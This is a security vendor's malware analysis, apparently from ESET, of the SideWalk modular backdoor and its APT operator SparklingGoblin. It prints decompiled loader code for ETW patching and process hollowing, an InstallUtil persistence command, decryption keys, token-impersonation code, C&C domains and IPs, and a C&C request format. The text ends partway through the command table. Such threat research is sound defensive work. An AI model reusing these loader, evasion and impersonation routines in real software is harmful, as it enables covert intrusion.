

The SideWalk may be as dangerous as the CROSSWALK

welivesecurity.com/2021/08/24/sidewalk-may-be-as-dangerous-as-crosswalk/

August 24, 2021



Meet SparklingGoblin, a member of the Winnti family

ESET researchers have recently discovered a new undocumented modular backdoor, SideWalk, being used by an APT group we've named SparklingGoblin; this backdoor was used during one of SparklingGoblin's recent campaigns that targeted a computer retail company based in the USA. This backdoor shares multiple similarities with another backdoor used by the group: [CROSSWALK](#).

SideWalk is a modular backdoor that can dynamically load additional modules sent from its C&C server, makes use of Google Docs as a dead drop resolver, and uses Cloudflare workers as a C&C server. It can also properly handle communication behind a proxy.

SparklingGoblin, a member of the Winnti family

In November 2019, we discovered a Winnti Group campaign targeting several Hong Kong universities; it had started at the end of October 2019, and we published a [blogpost about it](#). During that campaign the attackers mostly made use of the [ShadowPad backdoor](#) and [the Winnti malware](#), but also the [Spyder backdoor](#) and a backdoor based on DarkShell ([an open source RAT](#)) that we named Doraemon.

Subsequent to that campaign, in May 2020 (as documented in [our Q2 2020 Threat Report](#)) we observed a new campaign targeting one of the universities that was previously compromised by Winnti Group in October 2019, where the attackers used the CROSSWALK backdoor and a PlugX variant

using Google Docs as a dead drop resolver. Even though that campaign exhibited links to Winnti Group, the modus operandi was quite different, and we started tracking it as a separate threat actor.

Following this (second) Hong Kong university compromise, we observed multiple compromises against organizations around the world using similar toolsets and TTPs. Considering those particular TTPs and to avoid adding to the general confusion around the “Winnti Group” label, we decided to document this cluster of activity as a new group, which we have named SparklingGoblin, and that we believe is connected to Winnti Group while exhibiting some differences.

Days before the intended publication of this blogpost, [Trend Micro published a report](#) about a group its researchers track as Earth Baku and a campaign using malware they call the ScrambleCross backdoor. These correspond to the group we track as SparklingGoblin and the SideWalk backdoor documented here.

Victimology

Since mid 2020, according to our telemetry, SparklingGoblin has been very active and remains so in 2021. Even though the group targets mostly East and Southeast Asia, we have seen SparklingGoblin targeting a broad range of organizations and verticals around the world, with a particular focus on the academic sector, but including:

- Academic sectors in Macao, Hong Kong and Taiwan
- A religious organization in Taiwan
- A computer and electronics manufacturer in Taiwan
- Government organizations in Southeast Asia
- An e-commerce platform in South Korea
- The education sector in Canada
- Media companies in India, Bahrain, and the USA
- A computer retail company based in the USA
- Local government in the country of Georgia
- Unidentified organizations in South Korea and Singapore



Figure 1. Geographic distribution of SparklingGoblin targets

SideWalk

SideWalk staging is summarized in Figure 2. The SideWalk backdoor is ChaCha20-encrypted shellcode that is loaded from disk by SparklingGoblin's InstallUtil-based .NET loaders.




Figure 2. SideWalk staging mechanism

Also, as we will show below, the SideWalk backdoor shares multiple similarities with CROSSWALK, which is a modular backdoor attributed to [APT41](#) by [FireEye](#) and [publicly documented by Carbon Black](#).

First stage

SideWalk's shellcode is deployed encrypted on disk under the name Microsoft.WebService.targets and loaded using SparklingGoblin's InstallUtil-based .NET loader obfuscated with a modified ConfuserEx, an open source protector for .NET applications that is frequently used by the group.

SparklingGoblin's .NET loaders persist via a scheduled task using one of the following filenames:

- RasTaskStart
- RasTaskManager
- WebService

It executes the loader using the *InstallUtil.exe utility* using the following command:

- 1 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile=/LogToConsole=false /ParentProc=none /U C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallWebService.sql

where InstallWebService.sql is the malicious .NET loader. When started with the /U flag, as here, the Uninstall method from the USCInstaller class in the UPrivate namespace method of the .NET loader is called (see Figure 3).




Figure 3. Hierarchy of an InstallUtil-based loader

A deobfuscated version of the RunShellcode method called by the Uninstall method is shown in Figure 4.

```
// Token: 0x06000003 RID: 3 RVA: 0x000020C8 File Offset: 0x000002C8
private static void RunShellcode()
{
    try
    {
        ETWPatcher.DoPatch();
        string filePath = Path.Combine(USCInstaller.workDirectory_, MagicString.ShellcodeFileName);
        byte[] array = Payload.DecodeFromPayloadFile(filePath);
        if (array != null)
        {
            Hollower hollower = new Hollower();
            hollower.Hollow(MagicString.PuppetProcessPath, array, true);
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
    }
}
```

Figure 4. .NET loader method called by the Uninstall method and that decrypts and injects the shellcode.

As we can see, the loader is responsible for reading the encrypted shellcode from disk, decrypting it and injecting it into a legitimate process using the process hollowing technique. Note that the decryption algorithm used varies across samples.

Additionally, note that SparklingGoblin uses a variety of different shellcode loaders such as the Motnug loader and ChaCha20-based loaders. Motnug is a pretty simple shellcode loader that is frequently used to load the CROSSWALK backdoor, while the ChaCha20-based loaders, as their names suggest, are used to decrypt and load shellcode encrypted with the ChaCha20 algorithm. The ChaCha20 implementation used in this loader is the same one used in the SideWalk backdoor described below. This implementation is counter based (CTR mode), using a 12-byte nonce and 32-byte key with a counter value of 11, leading to the following initial state:

Offset	0x00	0x04	0x08	0x12
0x00	"expa"	"nd 3"	"2-by"	"te k"
0x16	Key	Key	Key	Key
0x32	Key	Key	Key	Key
0x48	0x0000000B	Nonce	Nonce	Nonce

The 0x0000000B counter value differs from the usual ChaCha20 implementation, where it's usually set to 0.

Note that these ChaCha20-based loaders were previously documented in a blogpost from Positive Technologies.

Initialization

Similar to CROSSWALK, the SideWalk shellcode uses a main structure to store strings, variables, the Import Address Table (IAT), and its configuration data. This structure is then passed as an argument to all functions that need it. During SideWalk's initialization, first the strings are decrypted and added to the structure, then the part of the structure responsible for storing the IAT is populated, and finally SideWalk's configuration is decrypted.

Data and string pool decryption

At the very beginning of its execution, the data section at the end of the shellcode is decrypted using an XOR loop and this 16-byte key: B0 1D 1E 4B 68 76 FF 2E 49 16 EB 2B 74 4C BB 3A. This section, once decrypted, contains the strings that will be used by SideWalk, including:

- registry keys
- decryption keys
- path to write files received from the C&C server
- HTTP method to be used
- HTTP request parameters
- URLs used to retrieve the local proxy configuration
- delimiters used to retrieve the encrypted IP address from the Google Docs document

The decrypted string pool is listed in Figure 5 below.

1 SOFTWARE\Microsoft\Cryptography
2 Software\Microsoft\Windows\CurrentVersion\Internet Settings
3 ProxyServer
4 kT7fDpaQy9UhMz3
5 ZFYp0BV7Sj2LUH1Q9WEC8RTMXAKG6D3NO5I4LAHXN1EDRVC
6 PBKW0X8MEOUSCA6LQJYH4R97VNI5T31FD2ZG697NYYGB81W
7 o71UwSfKrH0NkRhjOmXqFGMAWDplz4s
8 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
9 Kernel32.dll
10 GetTickCount64
11 GetTickCount
12 explorer.exe
13 %AllUsersProfile%\UTXP\nat\
14
15 %02X
16
17 GET
18 POST
19 Mozilla/5.0 Chrome/72.0.3626.109 Safari/537.36
20 gtsid:
21 gtuvid:
22 https://msdn.microsoft.com
23 https://www.google.com
24 https://www.twitter.com
25 https://www.facebook.com
26 0B93ACF2
27 PublicKey:AE6849916EB80C28FE99FC0F3EFF
28 CC1F99653E93305D
29 httpss
30 Global\JanzYQtWDWFejAFR

Figure 5. Decrypted configuration strings from SideWalk


Note that similar to SideWalk, CROSSWALK also starts its execution by decrypting a string pool using an XOR loop and a 16-byte key.

Instruction decryption

After decrypting the data section at the end of the shellcode, SideWalk then proceeds to decrypt the rest of its instructions (starting at offset 0x528) by using the same XOR loop with a different 16-byte key: 26 74 94 78 36 60 C1 0C 41 56 0E 60 B1 54 D7 31.

Anti-tampering

Once it has decrypted its data and code, SideWalk proceeds to verify its integrity by computing a 32-bit checksum, rotating the result to the right by 13 bits at every 32-bit word and comparing the hash value with a reference one corresponding to the untampered shellcode. If the hash is different from the reference value, it exits. This allows the shellcode to detect breakpoints or patches to its code and to avoid execution in such cases. The corresponding decompiled code is shown in Figure 6.

The image shows a screenshot of decompiled C code for an anti-tampering procedure. The code is displayed on a dark background with a 'welivesecurity' watermark in the top right. The code uses a loop to iterate over a buffer, calculating a hash by rotating the current value right by 13 bits. It then compares the final hash to a reference value and returns 0xD164 if they do not match.

```
buf = buf_0;
if ( buf_0 )
{
    for ( ; size_itr; --size_itr )
    {
        cur_value = *buf++;
        hash = cur_value + __ROR4__(hash, 13);
    }
    hash = __ROR4__(hash, 13);
}
if ( hash != HIDWORD(a1->ref_hash) )
    return 0xD164;
```

Figure 6. Decompiled code of SideWalk's anti-tampering procedure

IAT

In addition to the string pool, the decoded data also contains the names of the DLLs, as well as the hashes of the names of the functions, to be loaded. Contrary to CROSSWALK, where the string representation of the hashes is used, the hashes are stored directly in their raw binary representation. The corresponding part of the main structure, after having resolved import addresses, is shown in Figure 7. The names of the DLLs to be loaded are highlighted in grey, the hash of the Windows API function names to be imported are in purple and the addresses of the imported functions are in green.

00176C60:	00 00 00 00-00 00 00 00-6B 00 65 00-72 00 6E 00	k e r n
00176C70:	65 00 6C 00-33 00 32 00-00 00 6D 00-73 00 76 00	e l 3 2 m s v
00176C80:	63 00 72 00-74 00 00 00-75 00 73 00-65 00 72 00	c r t u s e r
00176C90:	33 00 32 00-00 00 61 00-64 00 76 00-61 00 70 00	3 2 a d v a p
00176CA0:	69 00 33 00-32 00 00 00-77 00 69 00-6E 00 68 00	i 3 2 w i n h
00176CB0:	74 00 74 00-70 00 00 00-77 00 69 00-6E 00 69 00	t t p w i n i
00176CC0:	6E 00 65 00-74 00 00 00-73 00 68 00-6C 00 77 00	n e t s h l w
00176CD0:	61 00 70 00-69 00 00 00-69 00 70 00-68 00 6C 00	a p i i p h l
00176CE0:	70 00 61 00-70 00 69 00-00 00 77 00-74 00 73 00	p a p i w t s
00176CF0:	61 00 70 00-69 00 33 00-32 00 00 00-77 00 73 00	a p i 3 2 w s
00176D00:	32 00 5F 00-33 00 32 00-00 00 53 00-68 00 65 00	2 _ 3 2 S h e
00176D10:	6C 00 6C 00-33 00 32 00-00 00 B3 10-C0 59 10 75	l l 3 2 >Ly>u
00176D20:	E4 8F 98 B0-4C F1 64 AA-20 59 2F 78-FF 7F 00 00	ΣAyLtd- Y/x ◊
00176D30:	43 0E A9 97-4C F1 64 AA-F0 58 2F 78-FF 7F 00 00	Cβ-üLtd- =X/x ◊
00176D40:	07 C4 4C E5-4C F1 64 AA-90 20 34 78-FF 7F 00 00	•-LσLtd-É 4x ◊
00176D50:	6C 59 47 67-4C F1 64 AA-50 56 35 78-FF 7F 00 00	LYGgLtd-PV5x ◊
00176D60:	AA 4B 2E 69-4C F1 64 AA-40 68 35 78-FF 7F 00 00	-K.iLtd-@h5x ◊
00176D70:	3D 28 C3 7C-4C F1 64 AA-80 2B 2E 78-FF 7F 00 00	=(Ltd-Ç+.x ◊
00176D80:	2A C0 B2 A8-4C F1 64 AA-F0 F9 30 78-FF 7F 00 00	*L;Ltd-≡·0x ◊
00176D90:	89 83 6C EB-4C F1 64 AA-F0 0E 2F 78-FF 7F 00 00	ëâlδLtd- =β/x ◊
00176DA0:	9C CC 28 D9-4C F1 64 AA-50 A5 33 78-FF 7F 00 00	£ Ltd-PÑ3x ◊
00176DB0:	7B 65 45 A0-4C F1 64 AA-20 C8 33 78-FF 7F 00 00	{eÉáLtd- ll3x ◊

Figure 7. SideWalk's IAT structure

SideWalk iterates over the exports of each of the DLLs listed in the decoded data and hashes them with a custom hashing algorithm and then compares them to the hashes of the function names to be imported. Once a match is found, the address of the matching function is added to the main structure.

Configuration

Once the IAT is populated, SideWalk proceeds to decrypt its configuration. The configuration is encrypted using the ChaCha20 algorithm and the decryption key is part of the string pool mentioned above. The ChaCha20 implementation is the same one used for the ChaCha20-based loader. The decrypted configuration contains values used by SideWalk for proper operation, as well as the update.facebookint.workers[.]dev C&C server, and the URL of the Google Docs document that is later used as a dead-drop resolver.

Note that the update.facebookint.workers[.]dev domain is a *Cloudflare worker* that lets the malware operators customize the server, running on a widely used, public web service. During that campaign, SparklingGoblin also used a Cloudflare worker domain with Cobalt Strike: cdn.cloudflare.workers[.]dev.

Network Activity

One feature of SideWalk is to check whether a proxy configuration is present before starting to communicate with the C&C server. To do so, it tries two techniques:

- A call to the API function WinHttpGetIEProxyConfigForCurrentUser, with predefined URLs contained in its configuration:
- If SideWalk is able to adjust its privileges to SeDebugPrivilege, it tries to retrieve the proxy configuration from HKU\

If a proxy is found, SideWalk will use it to communicate with the C&C server. This behavior is very similar to the way proxies are handled by CROSSWALK.

SideWalk attempts to obtain the proxy configuration of the current user session by stealing the user token from explorer.exe (the process name to search for is in the configuration) and calling the Windows API WinHttpGetIEProxyConfigForCurrentUser.

Note that SideWalk has the necessary permissions to impersonate logged-on users because it is loaded by the InstallUtil-based .NET loader, which persists as a scheduled task, and so runs under the SYSTEM account. Interestingly, the same procedure to get the explorer.exe token is described on this [Chinese language blog](#). The decompiled procedure is shown in Figure 8.

```
__int64 __fastcall get_active_session_id(main_struct *main_struct, LONG *active_session_id_1)
{
    unsigned int status; // ebx
    int active_session_id; // er12
    int v6; // edi
    PWTS_PROCESS_INFO process_info_1; // r8
    int v8; // eax
    unsigned int count; // [rsp+60h] [rbp+8h] BYREF
    PWTS_PROCESS_INFO process_info; // [rsp+70h] [rbp+18h] BYREF

    status = 0;
    count = 0;
    active_session_id = main_struct->WTSGetActiveConsoleSessionID();
    if ( !main_struct->WTSEnumerateProcessesW(NULL, 0i64, 1i64, &process_info, &count) )
        return status;
    v6 = 0;
    process_info_1 = process_info;
    if ( count )
    {
        while ( 1 )
        {
            v8 = main_struct->wcsicmp(process_info_1[v6].pProcessName, &main_struct->explorer_exe);
            process_info_1 = process_info;
            if ( !v8 && process_info[v6].SessionId == active_session_id )
                break;
            if ( ++v6 >= count )
                goto LABEL_8;
        }
        status = 1;
        *active_session_id_1 = process_info[v6].ProcessId;
    }
LABEL_8:
    main_struct->WTSFreeMemory(process_info_1);
    return status;

    if ( get_active_session_id(main_struct, &hToken) )
    {
        is_priviledged = 0;
        open_process_token_status = 0;
        if ( main_struct->RtlAdjustPrivilege(SE_DEBUG_PRIVILEGE, TRUE, FALSE, &is_priviledged) >= 0 )
        {
            hProcess = main_struct->OpenProcess(PROCESS_QUERY_INFORMATION, 0i64, hToken);
            hProcess_1 = hProcess;
            if ( hProcess )
            {
                hToken = 0i64;
                open_process_token_status = main_struct->OpenProcessToken(hProcess, 10i64, &hToken);
                if ( open_process_token_status )
                {
                    hToken_1 = hToken;
                    main_struct->CloseHandle(hProcess_1);
                }
            }
            if ( !is_priviledged )
                main_struct->RtlAdjustPrivilege(SE_DEBUG_PRIVILEGE, FALSE, FALSE, &is_priviledged);
            if ( open_process_token_status )
            {
                succeed = 1;
                *(main_struct->shared_obj + 0x680) = hToken_1;
            }
        }
    }

    if ( !get_proxy_config_from_url(main_struct, succeed, hToken_1) )
        get_proxy_config_from_registry(main_struct, succeed, hToken_1);
}
```

Figure 8. Decompiled code responsible for user impersonation before retrieving the proxy configuration

Requests formats

The Google Docs page used by SideWalk as a dead-drop resolver is shown in the following screenshot (Figure 9), and at the time of writing, it is still up. Note that anyone can edit this page.




Figure 9. Google Docs document used by SideWalk as dead-drop resolver

The string present on this page has the format depicted in Figure 10.




Figure 10. Format of the string hosted on the Google Docs document

This string is composed of:

- Delimiters used for proper parsing.
- A payload and its size, which consists of a ChaCha20-encrypted IP address, the key to decrypt it, and, for an integrity check, the hash of the decryption key.
- Additional strings that are currently unused.

To facilitate the potential future usage of that formatting, we have provided a script in [our GitHub repository](#).

The decrypted IP address is 80.85.155[.]80. That C&C server uses a self-signed certificate for the facebookint[.]com domain. This domain has been attributed to *BARIUM* by Microsoft, which partially overlaps with what we define as Winnti Group. As this IP address is not the first one to be used by the malware, it is considered to be the fallback one.

The communication protocol used by SideWalk to communicate with its C&C server is HTTPS and the format of the POST request headers sent to the C&C can be seen in Figure 11.

```
1 POST /M26RcKtVr5WniDVZ/5CDpKo5zmAYbTmFI HTTP/1.1
2 Cache-Control: no-cache
3 Connection: close
4 Pragma: no-cache
5 User-Agent: Mozilla/5.0 Chrome/72.0.3626.109 Safari/537.36
6 gtsid: zn3isN2C6bWsqYvO
7 gtuvid: 7651E459979F931D39EDC12D68384C21249A8DE265F3A925F6E289A2467BC47D
8 Content-Length: 120
9 Host: update.facebookint.workers.dev
```

Figure 11. Example of a POST request used by SideWalk

Both the URL and the values of the gtsid and gtuvid parameters are randomly generated. The Host field is either the IP fetched from Google Docs, or is set to update.facebookint.workers[.]dev. The data of the POST request is an encrypted payload. The format used by this request is the communication format used by SideWalk operators between C&C server and infected machines, e.g., requests and responses. The format of the POST request data is shown in Figure 12.




Figure 12. Format of the POST request data

Note that this format is used for both the request and the response, meaning that when SideWalk handles the data sent back from the C&C server, it parses it according to the same format. There is no particular similarity in the C&C server communication side between CROSSWALK and SideWalk.

In this format, the fields are:

- hash: the hash of the data from 0x10 to total_size of the payload. The hash algorithm is a custom hash combined of multiple MD5 calls on different portions of the hashed data.
- size: the size is equal to total_size – 0x0D.
- key1, key2: ChaCha20 keys to encrypt Header Buffer and Data Buffer.
- parameter buffer: optional buffer (may be 0...0).
- victim ID: authentication information, which is the result of a custom hash of various machine information including Machine GUID and computer name.

- execution ID: before launching the threads, this ID is generated using CryptGenRandom. It is different for each execution.
- command ID / response ID: ID of the action that has been handled by the malware when it is a request from the malware to the C&C server, and the ID of the command to execute when it is a response from the C&C server to the malware.
- counter: number of commands executed since the current SideWalk process inception.
- data: the ChaCha20-encrypted, compressed data fetched by the malware or sent by the C&C server.
- compressed size: the size of the LZ4-compressed data.
- data size: the uncompressed data size.

Header Buffer and Data Buffer are encrypted using the corresponding keys. The first one stands for the metadata to identify the machine that was compromised, and the second buffer corresponds to the actual data shared between the C&C server and the malware. The details of these fields shown in Figure 12, are visible once decrypted.

Capabilities

When we started analyzing SideWalk, as its C&C server was already down, some of the possible actions were not fully understandable without knowing the data sent by the C&C server, yet most of the capabilities of the malware are documented in the following table.

Table 1. C&C commands supported by SideWalk

Command ID (C&C to malware)	Response ID (malware to C&C)	Description
0x00	None	Do nothing.
0x7C	0x79	Load the plug-in (as shellcode) sent by the C&C server.
